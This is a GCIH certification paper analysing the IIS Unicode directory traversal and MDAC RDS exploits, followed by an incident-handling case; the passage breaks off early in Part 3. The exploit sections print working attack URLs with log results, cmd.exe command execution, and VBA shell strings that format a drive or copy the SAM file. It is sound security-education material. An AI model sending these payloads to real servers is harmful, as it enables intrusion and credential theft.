Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment Version 2.1a

Russ Moore

"Web Page Defacement: The End….or only the beginning?"

Table of Contents

Executive Summary

On Tuesday, February 20th, the incident response team was notified of an impending RED incident declaration on behalf of XYZ Corporation and their customer, Bob's Fish & Tackle. A conference call was conducted with Mr. Anderson, the IT director of the XYZ Corporation, to discuss the assistance the incident response team could provide in support of the web page defacement that was posted to www.attrition.org. The items discussed during this conference call were the incident investigation goals, tools and process as well as all information gathered up to this point. In this paper we'll be discussing the uses of the Unicode exploit or "Web Server Folder Traversal" and NT's IIS MDAC RDS Vulnerability in the IIS 4/5 web servers as well as the process of handling the investigation to ascertain scope of the issue. The focus of the paper will be on making sure that when conducting an investigation that the investigation team does not get tunnel vision on the investigation. Before jumping to conclusions and focusing on the obvious or apparent, "It is only a web page defacement," you must first consider all possibilities and analyze the evidence carefully.

Part 1 – The Exploit

Exploit Details

Name

Unicode Directory Traversal Exploit
NT IIS MDAC RDS Vulnerability

CVE Name

Unicode Directory Traversal Exploit
CVE-2000-0884

NT IIS MDAC RDS Vulnerability
CVE-1999-1011

Vulnerable Systems

Unicode Directory Traversal Exploit

Microsoft IIS 4.0 alpha
  Microsoft Windows NT 4.0 alpha
Microsoft IIS 4.0
  Microsoft BackOffice 4.0

Microsoft BackOffice 4.5
Microsoft Windows NT 4.0 Option Pack
Microsoft IIS 5.0
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Data center Server SP1
Microsoft Windows 2000 Data center Server SP2
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Server
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server SP2
Microsoft Personal Web Server 4.0
Microsoft NT Option Pack for NT 4.0
Microsoft Windows 98

NT IIS MDAC RDS Vulnerability

Microsoft IIS 3.0
Microsoft Windows NT 4.0
Microsoft Windows NT 4.0 SP1
Microsoft Windows NT 4.0 SP2
Microsoft Windows NT 4.0 SP3
Microsoft Windows NT 4.0 SP4
Microsoft Windows NT 4.0 SP5
Microsoft Windows NT 4.0 SP6
Microsoft Windows NT 4.0 SP6a
Microsoft IIS 4.0
Microsoft BackOffice 4.0
Microsoft BackOffice 4.5
Microsoft Windows NT 4.0 Option Pack
Microsoft Index Server 2.0
Microsoft IIS 4.0
Microsoft MDAC 1.5
Microsoft Windows NT 4.0
Microsoft MDAC 2.0
Microsoft Windows NT 4.0
Microsoft MDAC 2.1 UPGRADE
Microsoft MDAC 2.1 CLEAN
Microsoft Site Server Commerce Edition 3.0 i386
Microsoft BackOffice 4.5
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP6

Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP6a

Protocols

The two exploits detailed in this paper, the Unicode Directory Traversal Exploit and the NT IIS MDAC RDS Vulnerability use typical TCP/IP and HTTP protocols to communicate with the target web server. In fact, exploit code is sent to the victim web server just like any normal web request. It is by sending specially crafted (malicious) URLs that the attacker can compromise the vulnerable web server.

Initially, the attacker uses the TCP/IP to connect to the target web server. The attacker connects to the target by first establishing a TCP/IP three way handshake and then uses HTTP to pass the malicious URLs.

Here is a brief overview of how HTTP functions:
(Reference: http://www.freesoft.org/CIE/Topics/102.htm)

"The HyperText Transfer Protocol (HTTP) is the de facto standard for transferring World Wide Web documents, although it is designed to be extensible to almost any document format.

HTTP operates over TCP connections, usually to port 80, though this can be overridden and another port used. After a successful connection, the client transmits a request message to the server, which sends a reply message back. HTTP messages are human-readable, and an HTTP server can be manually operated with a command such as telnet "server" 80.

The simplest HTTP message is "GET *url*", to which the server replies by sending the named document. If the document doesn't exist, the server will probably send an HTML-encoded message stating this. I say *probably*, because this simple method offers poor error handling and has been deprecated in favor of the more elaborate scheme outlined below.

A complete HTTP 1.0 message begins "GET *url* HTTP/1.0". The addition of the third field indicates that full headers are being used. The client may then send additional header fields, one per line, terminating the message with a blank link. The server replies in a similar vein, first with a series of header lines, then a blank line, then the document proper.

Here a sample HTTP 1.0 exchange:

```
GET / HTTP/1.0   >
                 >
                   < HTTP/1.0 200 OK
                   < Date: Wed, 18 Sep 1996 20:18:59 GMT
                   < Server: Apache/1.0.0
                   < Content-type: text/html
                   < Content-length: 1579
                   < Last-modified: Mon, 22 Jul 1996 22:23:34 GMT
                   <
                  <  HTML document
```

The use of full headers is preferred for several reasons:

- The first line of a server header includes a response code indicating the success or failure of the operation.
- One of the server header fields will be Content-type: which specifies a MIME type to describe how the document should be interpreted.
- If the document has moved, the server can specify its new location with a Location: field, allowing the client to transparently retry the request using the new URL.
- The Authorization: and WWW-Authenticate: fields allow access controls to be placed on Web documents.
- The Referer: field allows the client to tell the server the URL of the document that triggered this request, permitting savvy servers to trace clients through a series of requests.

In addition to GET requests, clients can also send HEAD and POST requests, of which POSTs are the most important. POSTs are used for HTML forms and other operations that require the client to transmit a block of data to the server. After sending the header and the blank line, the client transmits the data. The header must have included a Content-Length: field, which permits the server to determine when all the data has been received. “

Brief Description

Unicode Directory Traversal Exploit

Microsoft IIS 4.0 and 5.0 are both vulnerable to directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\".

IIS uses the IUSR_machinename account to delete, modify, or execute files on the system. This account on setup uses the “Everyone” and “User” groups and the permissions that are associated with these groups. By using the Unicode directory traversal vulnerability this allows the attacker

to back out of the web root directory (c:\inetpub\wwwroot) and the attacker can delete, modify, or execute any file on the logical drive. A successful attack with this exploit would allow the attacker to get the same privileges as a remote user without having to authenticate.

NT IIS MDAC RDS Vulnerability

The RDS DataFactory object, a component of Microsoft Data Access Components (MDAC), allows a user the ability to query a database over the Internet. The attacker can embed VBA scripts into these queries that will execute command line commands. When installed on a system running Internet Information Server 3.0 or 4.0, the DataFactory object may permit an otherwise unauthorized web user to perform privileged actions, including:

1. Allowing unauthorized users to execute shell commands on the IIS system as a privileged user by imbedding VBA scripts into the query strings.
2. On a multi-homed Internet-connected IIS system, using MDAC to tunnel SQL and other ODBC data requests through the public connection to a private back-end network.
3. Allowing unauthorized access to secured, non-published files on the IIS system.

Variants

Web Server Folder Traversal Vulnerability

There are a multitude of variants for the directory traversal attack. Below is a list of the variants that were found for the Unicode directory traversal exploit through open-source research. The list of Unicode variants below were attempted on a test environment. The corresponding IIS logs show both successful and unsuccessful attempts to exploit the web server.

The URL that was used to run these variants in a test environment is;
HTTP://192.168.147.1/"*string below*"/winnt/system32/cmd.exe?/c+dir+C:\

- */scripts/..%c1%9c..*

  192.168.147.1 - - [24/Feb/2003:07:39:36 -0700] "GET /scripts/..\../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:39:36 -0700] "GET /scripts/..\../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c1%pc..*

192.168.147.1 - - [24/Feb/2003:07:39:49 -0700] "GET /scripts/../../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c0%9v..*

  192.168.147.1 - - [24/Feb/2003:07:39:54 -0700] "GET /scripts/..\../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c0%qf..*

  192.168.147.1 - - [24/Feb/2003:07:39:58 -0700] "GET /scripts/../../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c1%8s..*

  192.168.147.1 - - [24/Feb/2003:07:40:03 -0700] "GET /scripts/../../winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 200 886

- */scripts/..%c1%1c..*

  192.168.147.1 - - [24/Feb/2003:07:40:08 -0700] "GET /scripts/..\.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */scripts/..%c1%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:13 -0700] "GET /scripts/..Á .. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 500 0

- */scripts/..%e0%80%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:17 -0700] "GET /scripts/..o.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:25 -0700] "GET /à/€/à/€/à/€/¯.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */msadc/..%c0%af../..%c0%af../..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:27 -0700] "GET /msadc/../../../../../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */samples/..%c0%af..%c0%af..%c0%af..%c0%af...%c0%af..*

192.168.147.1 - - [24/Feb/2003:07:40:30 -0700] "GET /samples/../../../../.../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:33 -0700] "GET /adsamples/../../../../../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:35 -0700] "GET /cgi-bin/../../../../../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */iissamples/..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:37 -0700] "GET /iissamples/../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

- */iisadmin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:40:40 -0700] "GET /iisadmin/../../../../../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 403 1246

- */iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..*

  192.168.147.1 - - [24/Feb/2003:07:41:05 -0700] "GET /iisadmpwd/../../../../../.. /winnt/system32/cmd.exe?/c+dir+C:\ HTTP/1.1" 404 623

IIS RDS Vulnerability

Upon investigation of the IIS MDAC RDS Vulnerability through open source web research, no variants were found. Rain forest puppy's exploit code was the only available code found. See Appendix 1 for the exploit code.

References

Web Server Folder Traversal Vulnerability

http://www.securiteam.com/windowsntfocus/Web_Server_Folder_Traversal_vulnerability__Patch_available__exploit_.html
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp

http://www.sans.org/rr/threats/traversal.php
http://www.kb.cert.org/vuls/id/111677
http://www.ists.dartmouth.edu/IRIA/knowledge_base/iria_technical_reports/iria_tr_2001_01_full.htm
http://www.freesoft.org/CIE/Topics/102.htm

IIS RDS Vulnerability

http://www.loksystem.net/IISSecurityAudit/Vulnerabilities/RDS.htm
http://online.securityfocus.com/advisories/1651
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1011
http://digisign.50megs.com/rds_vulnerability.html
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q184375
http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2
http://www.freesoft.org/CIE/Topics/102.htm

Part 2 – The Attack

Description and diagram of network

The above network diagram depicts the architecture of Bob's Fish & Tackle. All servers are running Windows NT 4.0. There is a single border router with access control lists that connects the infrastructure to the Internet. This is a traditional DMZ architecture protected by a firewall with a restrictive rule set that allows Internet users to access HTTP port 80 and 443 and SMTP port 25 on Bob's Fish & Tackle's web and mail servers respectively. Domain Name Service (DNS) is also allowed through the firewall on port 53. The attack methodology described in this paper used HTTP access over port 80 that was specifically allowed through this infrastructure.

The following list describes the OS, application, and patch level for Bob's Fish & Tackle network architecture:

- Web servers: IIS 4.0, with Service pack (SP) 5
- Mail servers: Exchange 4, with SP 4
- Windows domain:
    - One Primary Domain Controller (PDC), with SP6a
    - Two Backup Domain Controllers (BDC), with SP6a
- Application server: Used for distributed applications, with SP4
- Backup mail server: Exchange 4, with SP4
- File Servers (2): NT 4.0, with SP3

    a. Application Development Server: Used for development work of applications and websites, with SP4
- Sand Box: Used to test applications that are developed on the Application Development server, with SP4
- Database Server: MS SQL Server v.6.5, with SP4
- DNS Server: Bind v.4.99
- Cisco Pix 500 Firewall: v.5.1
- Border Router: Cisco 4506

Protocol Description

The basic operation of HTTP was explained previously in Section 1. What follows is how the exploit uses the protocol and applications to exploit the vulnerable web server.

Unicode Directory Traversal Exploit

This vulnerability uses HTTP over TCP port 80 to send a malformed URL passing Unicode characters to represent the "/ "or "\" characters. A vulnerable IIS 3/4 server would allow the attacker to access files anywhere on the logical drive that normally would not be accessible by web users.

Here is an example of a malicious URL.

http://xxx.xxx.36.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+..\\..\\winnt\\system32\\cmd.exe+hass.exe.

The URL above is malicious because it is attempting to request the web server to leave the scripts directory, enter the c:\winnt\system32 directory, and make a copy of "cmd.exe" instead of simply requesting a normal web page. In the following section this URL will be broken down and explained as to what the attacker was attempting to accomplish.

IIS RDS vulnerability

By exploiting the msadc.dll's vulnerability, it is possible to send an ODBC string through malformed URLS to a vulnerable IIS web server over the HTTP port 80. The exploit will then use the msadc.dll and the MS Jet engine to compromise the system. These are the Remote Data Service components of the Microsoft Data Access Components (MDAC).

MS Jet database engine allows an individual to embed VBA in strings into SQL commands that allow the individual to run NT system commands. This combined with the flaw of IIS running ODBC commands with "SYSTEM" privileges allows a remote attacker to take full control of the system.

Here is any example of a malicious URL that is using a sample page (commonly installed by default with IIS) to get a directory listing for a vulnerable system.

http://server/scripts/samples/details.idc?Fname=hi&Lname=|shell("cmd+/c+dir")|

How the exploit works

Unicode directory traversal exploit

The way this exploit works is it uses the Unicode characters that represent the / ("*%c0%af*"). By passing a web browser a malformed URL to a vulnerable IIS 4/5 web server you can gain access to any location on the logical drive.

Here is an example of a "Malicious URL"

http://xxx.xxx.36.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+..\\..\\winnt\\system32\\cmd.exe+hass.exe

1. HTTP is the protocol that the web server will use to decode the information that is being transmitted to it. This is usually TCP port 80 (HTTP) and TCP port 443 (Secure HTTP or HTTPS).
2. The next part of the URL is the IP address or host name of the server.
    a. Example: **HTTP://192.168.1.105/** or **HTTP://Star.com/**
3. The next part of the URL is where to start from in the directory structure
    a. Example: HTTP://Star.com**/scripts/**
4. Next in the URL is where it starts to get interesting. This is where the attacker sends the vulnerable web server the Unicode characters that represent the "/" or "\".
    a. Example: HTTP://192.168.1.105/**..%c1%9c../**
    b. This tells the web server to back out of the current directory to the root of the drive.
    c. The use of the following string /..%c1%9c../ is like typing "cd ../.." in a command shell (Cmd.exe or command.com).
5. The next part of the URL will be where you would like the web server to take you to. In most cases it is **/winnt/system32/.** This is in most cases where the cmd.exe resides.
    a. Example: HTTP://192.168.1.105/..%c1%9c../**winnt/system32/**
    b. This will give you access to the command shell cmd.exe.
6. The next part of the URL is where the attacker is using the cmd.exe to issue commands to the system.
    a. Example:HTTP://192.168.1.105/..%c1%9c../winnt/system32**/cmd.exe?/c+copy+..\\..\winnt\\system32\\cmd.exe+hass.exe**
        i. In the above example the attacker is copying the cmd.exe and pasting it into the scripts directory. At the same time renaming it to hass.exe.
        ii. This will help to camouflage the use of the cmd.exe due to the renaming of it to hass.exe.

IIS RDS vulnerability

This exploit uses the MSADCS.dll or the RDS functionality of the IIS 4.0 web server. Due to the access levels of the msadcs.dll, when an attacker exploits it, it grants the attacker "system" level privileges on the target web server. "System" is a special account that runs commands at the highest level on a computer system. "System" even runs with privileges higher than administrator. In other words, accounts that run at system level can execute any command on that system, which typically will be used by attackers to take control of the target web server. The attack exploits ODBC to allow attackers to run at system level commands. ODBC allows access to one or more relational databases using SQL. There is an added part to this issue, the Microsoft "Jet" database engine provides some extensions to SQL which allow the execution of VBA (Visual Basic for Applications) which allows the attacker to embed system commands into the SQL command.

The attack is conducted remotely over the Internet. The attacker's client application communicates via HTTP to the /msadc/msadcs.dll on the vulnerable web server. The msadcs.dll exposes the RDSServer.DataFactory object, or also known as AdvancedDataFactory. AdvancedDataFactory only has four methods. The methods are:

- CreateRecordSet
- Query
- SubmitChanges
- ConvertToString

Query and SubmitChanges require a valid database to work upon. The other two are just data management functions.

The DataFactory object allows the attacker to connect to a specified data source, using a specified UserID and password, execute a query against that server and then return the result set back to the client.

The data source, UserID, password, and SQL statement are passed as parameters to the method exposed on the DataFactory object.

The attacker can then embed into the SQL statement system commands by using VBA strings.

Description and diagram of the attack

Below is a diagram of the part of the network that was attacked. Both of the exploits use TCP port 80 HTTP to exploit the vulnerable web server.

Unicode directory traversal exploit


The attacker needs to locate a system that is vulnerable to the exploit. There are many tools that can be used to find vulnerable systems. Vulnerability scanners like Nessus and ISS can be used to locate vulnerable IIS web servers. Vulnerable servers can also be located by simply manually entering the malicious URL in to a web browser directed at a target web server. An attacker may request a directory listing of the c:\ drive for example, to determine if the target web server is vulnerable. If the target web server returns a directory listing, the server is vulnerable.

This exploit uses HTTP port 80 to exploit the vulnerability. In this instance port 80 is open to traffic in and out of the firewall.

Once a vulnerable system has been located you then can attempt to access it through a web browser.


By entering the following URL into the web browser directed toward a vulnerable system would give you a directory listing of the c:\ drive.

http://10.10.1.1/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:



Notice in the image above that the URL in the browser indeed did give a directory listing of the system's C drive.

From this point it is easy to do many different things to the system. For example, in the image below cmd.exe is being copied from its normal location (C:\winnt\system32) to the scripts directory and is also being renamed. This makes it easier to hide the traffic that is being executed since you will no longer see the cmd.exe information in URLS and log files. The renaming of cmd.exe can also hide the use of the cmd.exe to an IDS sensor that is looking for cmd.exe in the context string.



In the two examples above you can see the person now has access to be able to do quite a bit on this system with the restricted privilege of the INET_USER account. The attacker can then use tftp.exe to upload programs like Netcat, Spam programs, etc. Using these specially crafted URL's, an attacker can upload Netcat and then direct it to listen on a specific port on the web server, and subsequently, launch a cmd.exe shell when the attacker connects to that listening port. Once a shell has been returned to the attacker, he can then execute commands directly on the web server. An attacker may for example, run further exploits, such as a privilege escalation exploit that can raise the attackers privileges from INET_USER to administrator. This is the exploit that the "Nimda" virus used to propagate itself across the internet.

IIS RDS vulnerability

This exploit is also a HTTP port 80 exploit. In this instance port 80 is open to traffic in and out of the firewall.

Reference
Advisory: NT ODBC Remote Compromise
Tue May 25 1999 13:59:30
.rain.forest.puppy.
http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2

This exploit uses the Visual Basic Aapplication scripting to gain access to the system. Anything listed as "VBA" in the "Functions Reference" page of the Access Help file will work. The most useful command is "shell", although this in itself cannot do redirections or pipes. The attacker can use cmd.exe can to assist with this. By using the shell function and running cmd.exe, an attacker can run any command on the system. By executing the following example, you will format anything that is in the A drive at the time.

"|shell("cmd /c echo " & chr(124) & " format a:")|"

Here is an example that involves grabbing a copy of the SAM:

"|shell("cmd /c rdisk /S-")|"
"|shell("cmd /c copy c:\winnt\repair\sam._ c:\inetpub\wwwroot")|"

IIS runs as "system"; it uses the IUSR_machinename for file system access and application execution. However, the context doesn't change when interfacing with the ODBC API. All ODBC functions are running under "system" privileges. This allows full access to the system.

Here is a good example script.

http://server/scripts/samples/details.idc?Fname=hi&Lname=|shell("cmd+/c+dir")|

Signature of the attack

The following is an entry pulled from an IIS log file that shows a successful copy of CMD.EXE to the scripts folder and its was renamed to HASS.exe

> *Feb 18 12:03:57.819 217.80.48.93/1034 xxx.xxx.36.133/80 GET /scripts/../../winnt/system32/cmd.exe/c+copy+..\\..\\winnt\\system32\\cmd.exe +hass.exe 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)*

As you can see the attacker is performing a "GET" command and passing commands to the cmd.exe in the "GET" URL. This action has told the web server to back out of the current directory ("/scripts/") and change the directory to "c:\winnt\system32" this then gives the attacker access to the cmd.exe, which resides in the system32 directory, with the web server permissions (if the server is appropriately configured this will be "USER" privileges.) The attacker can now send command line commands to the server to execute. The attacker in this case used the copy command to copy cmd.exe to the scripts directory and in the process renamed the file to hass.exe to avoid detection.

The following is the same string from the firewall logs that shows the Unicode for the /.

> *Feb 18 12:03:57.819 217.80.48.93/1034 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+co py+..\\..\\winnt\\system32\\cmd.exe+hass.exe result="502 Gateway Error" proto=http rule=312*

Both of these logs show that the machine is vulnerable to the attack. This also shows that the system has been compromised and should be looked at more closely to see if there has been other malicious activity.

IIS RDS vulnerability

From the IIS 4.0 logs below you can see from the traffic that an attacker is using the msadcs.dll to get and post information to and from the Web server. This shows that the machine is responding to the requests and that the server is or will be compromised. The following logs are an indication that the vulnerability has been used.

The "GET" is the web server getting the msadcs.dll ready for input of data. This is done by using a DSN connection that is referencing a database on the system, or will use the sample pages that are installed if available.

> *192.168.1.100 - - [03/Feb/2003:13:55:29 -0700] "GET /msadc/msadcs.dll?hr=80070057,CSoapStub::HttpExtensionProc, HTTP/1.0" 200 163*

From here the attacker will send a SQL string to the vulnerable system to access the DB. If there are sample pages installed on the system the attacker can send the VBA strings to that page to do the same task. Inside this string they will imbed a VBA string with OS commands that will have command line commands that will be used to compromise the system. This will show as a post in IIS logs.

> *192.168.1.100 - - [03/Feb/2003:13:56:40 -0700] "POST /msadc/msadcs.dll HTTP/1.1" 200 800*

Here is a example URL that is using one of the sample applications

http://server/scripts/samples/details.idc?Fname=hi&Lname=|shell("cmd+/c+dir")|

How to protect against the vulnerability

Generally, the best way to protect your systems is to run full vulnerability checks to see what vulnerabilities or holes exist so that they can be identified and patched. Some of the best practices is to run a vulnerability scanner, such as Microsoft's baseline Security Analyzer and urlscan tools. These tools will scan the system and report back all known security issues that are present. These tools would identify the presence of the Unicode and IIS MDAC RDS vulnerabilities. It will link you to the patch files that are needed, and give you recommendations on what to do to secure the server.

Unicode directory traversal exploit

One of the easiest ways of securing the server is to install the patches below but also install the web server on a different partition that does not have the OS on it. If the web server is vulnerable to the exploit then the attacker will be able to view files and directories by using the DIR command through the cmd.exe. When the web server is installed on a different partition than the OS, it is not possible for the attacker to get access to the cmd.exe. This will make it impossible to change directories or execute commands.

Install the following patches to the systems.
- Microsoft IIS 4.0:
  http://www.microsoft.com/ntserver/nts/downloads/critical/q269862
- Microsoft IIS 5.0:
  http://www.microsoft.com/windows2000/downloads/critical/q269862

IIS RDS vulnerability

Delete the following file:

\Program Files\Common Files\System\Msadc\msadcs.dll

Delete the /msdac virtual directory from the default Web site

Delete the following registry keys:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\RDSServer.DataFactory
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\AdvancedDataFactory
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\VbBusObj.VbBusObjCls

Performing either of the above steps will disable RDS functionality.

If you need RDS functionality, the best practices include:

- Ensure that you have installed the latest version of MDAC on your system, and configured it to run in "safe mode".
- Ensure that the Sample Pages for RDS are not installed.
- If anonymous users are required, they should not be able to use RDS, disable Anonymous Access for the /msadc directory in the default Web site.
- If you want to only allow specific database requests, you can create a custom handler to control or filter incoming requests. Reference http://www.microsoft.com/Data/ado/rds/custhand.htm for more information.

Part 3 – The Incident Handling Process

Preparation

The customer was informed of the following legal restrictions placed on the investigation team by the team's corporate legal department. They can NOT do any of the following:

1. Determination or attempted determination of the perpetrator(s) of an incident;
2. Services involving incidents of violence, injury to persons, or damage to tangible personal property;
3. Testifying in judicial or administrative proceedings;
4. Communicating with any entity on customer's behalf, including, without limitation, law enforcement, the news media, Internet Service Providers, customer's customers, and customer's vendors;
5. Any services requiring professional licensing of the service provider;
6. Evidentiary chain of custody control or management;
7. Legal counsel of any kind;

This is the most important principle that was followed in this investigations is "STPA".

"STOP, Think, Plan, Act"

Adhering to the principle of "STPA" is essential to keep within the scope of the investigation that was identified at the onset of the incident. This focus will keep all of the investigators and others on task with objectives to insure that the investigation is moving forward. It also makes sure all of the investigation teams are informed with the most current information and there is not duplicate work happening.

The initial investigation team consisted of two individuals.

Lead investigator.

- Worked in industry for 10 plus years
- Worked as forensic investigator in multiple large scale commercial investigations
- Team lead of the penetration and vulnerability assessment teams

Tech investigator

- Has been an ethical hacker for many years
- Worked as an IDS analysis for 4 years

- Has been a security specialist for 10 plus years

We will be working with the following groups in the investigation.

Network Administrators

- They manage the firewall and router rules and maintenance and upkeep of the network hardware.
- They consist of a team of 8 people to manage 4 DMZ's in the company.

Server administrators

- This team manages the servers.
  - The entire environment is a Windows NT environment.
- They manage an environment of 4 DMZ with 200 NT servers.
- They are responsible for the maintenance and the upkeep of all the servers.
- The team consists of 10 people.

Security Staff

- This Team manages the security of the environments.
  - Server audits
  - Firewall audits
- They consist of a team of 4 people to manage all of the servers in all of the DMZs.

We started to interview all of the different support staff and learned that the security staff was a new group and is in the learning stages of understanding the environment and the company processes.

The XYZ administration staff did have well documented process for managing the NT operating system. The following was not documented appropriately:

- There were no checks in place to ascertain if the servers were being properly managed per their process.
- There was no proper documentation of the patch levels of any of the servers.
- There was no set process of doing and firewall log analysis for malicious traffic.

From this point the investigation starts.

On February 20th XYZ Corporation initiated a "Red Incident" with our Incident Management Team. Lead Investigator and Technical Investigator were identified as the principle investigators and sent to the XYZ Data Center. Lead Investigator and Technical Investigator arrived on-site at XYZ at 0800 Wednesday, Feb 21st. The first day of the investigation was spent conducting interviews with all of the network and systems administration personnel. After these interviews were completed a plan was drafted and briefed to Mr. Anderson, the IT director for the XYZ Corporation, on how the investigation would proceed. The first portion of that

